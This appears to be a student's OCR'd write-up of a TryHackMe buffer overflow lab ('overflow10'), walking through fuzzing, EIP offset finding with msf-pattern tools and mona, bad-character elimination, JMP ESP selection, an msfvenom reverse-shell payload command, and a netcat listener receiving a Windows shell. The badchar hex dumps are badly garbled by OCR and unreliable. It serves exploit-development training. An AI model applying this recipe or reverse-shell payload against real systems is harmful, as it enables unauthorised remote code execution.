
overflow 10

1. Determine min buffer size

```
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing crashed at 600 bytes
[Finished in 15.8s]
```

- 2. Determine EIP
 - · via msf-pattern_create

```
msf-pattern_create -l 600
```



- Address: 41397241
- 3. Determine offset of the pattern
 - via msf-pattern_offset

```
msf-pattern_offset -q 41397241

(root@kali)-[~/tryhackme/bufferOverflowPrep/overflow10]
# msf-pattern_offset -q 41397241
[*] Exact match at offset 537
[*] Exact match at offset 537
```

- EIP offset: 537
- · or via mona

!mona findmsp -distance 1300

- 4. Test with Bs
 - Make sure 42424242 is at EIP

- 5. Determine badchars
 - etc Nullbyte \x00

400112000000000000000000000000000000000
400112233445566778899A0B0CCD0EEFF1
400112233445556677889987F7D7F7D7A7F7
380808080808080808080808080808080808080
0011919191919191919091919191919AF
00112233445566778899AA2A2A2A2A2A0F
0011223344556677889983B3B3B3B3B3B3B3BDF
90112233445566778899AABBCCDDEEFF7F

7	
0015050505050505050606 Remove	43 05 0D
001122334455566778899AAB ×4	43 06 0F
001122334455667F788998888	43 07 0F
01100000000000000000000000000000000000	43 08 10
011919191919191919191919191919191919191	01 09 11
011A2A2A2A2A6A7A8A9AABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB	02 0A 12
011223334455566778899AABB	03 0B 13
01100000000000000000000000000000000000	04 0C 14

40011150555445555555778859AAF7
4001122334455566778899ABB
376711223344555677588998819
4011223344555667788998A8B
0011919191919191919192A3BB
001122334455566778899AABBC
0011223334455566778899AASB
901122334455566778899AAB0

40011000000000000000000000000000000000
4001122334455566778899ABBCCDD
400112233445556677889988192A2A
4011223344555667788998A8BCCDD
0011919191919191919192A3B4C4C
00112233445566778899AABBCCDD
00112233445566778899AABBCCD0
901122334455566778899AABBCCD0

40011000000000000000000000000000000000
36E6E6E6E6E6E6E6E708B19192A2
4001122334455667788998819242A3B3
3898989898989898989819248BBCCDDEEF
0011919191919191919192A3B4C4C5D5 00112233445566778899AABBCCDDEEF
00110033445566778899AABBCCDDEEF
38383838383838383838384C5D6E6F7A7
901122334455566778899AABBCCDEE0F

F9 FA FB FC FD FE FF ØD

10. Remove \xef



• Badchars: \x00\xa0\xad\xbe\xde\xef

11. Determine JMP

· JMP Address must not have any of the identified badChars

```
0x625011af
              jmp esp
0x625011bb
              imp esp
0x625011c7
              imp esp
0x625011d3:
              mp esp
0x625011df
              imp esp
0x625011eb :
              mp
                 esp
0x625011f7:
              imp esp
0x62501203 :
              imp esp
0x62501205 :
             imp esp
```

- Address: 0×625011af
- Little Endian: \xaf\x11\x50\x62
- Make sure EIP points to the selected JMP Address
 - Check bp <selected JMP Address>

12. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241

LPORT=4444 EXITFUNC=thread -b '\x00\xa0\xad\xbe\xde\xef' -f python
```

13. Exploit

- a. offset (the number of As to reach EIP)
- b. returnAdd (EIP)
- c. NOP
- d. Shellcode

```
(root ♠ kali)-[~]

# nc -vnlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.255] 49291
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin\Desktop\vulnerable-apps\oscp>
```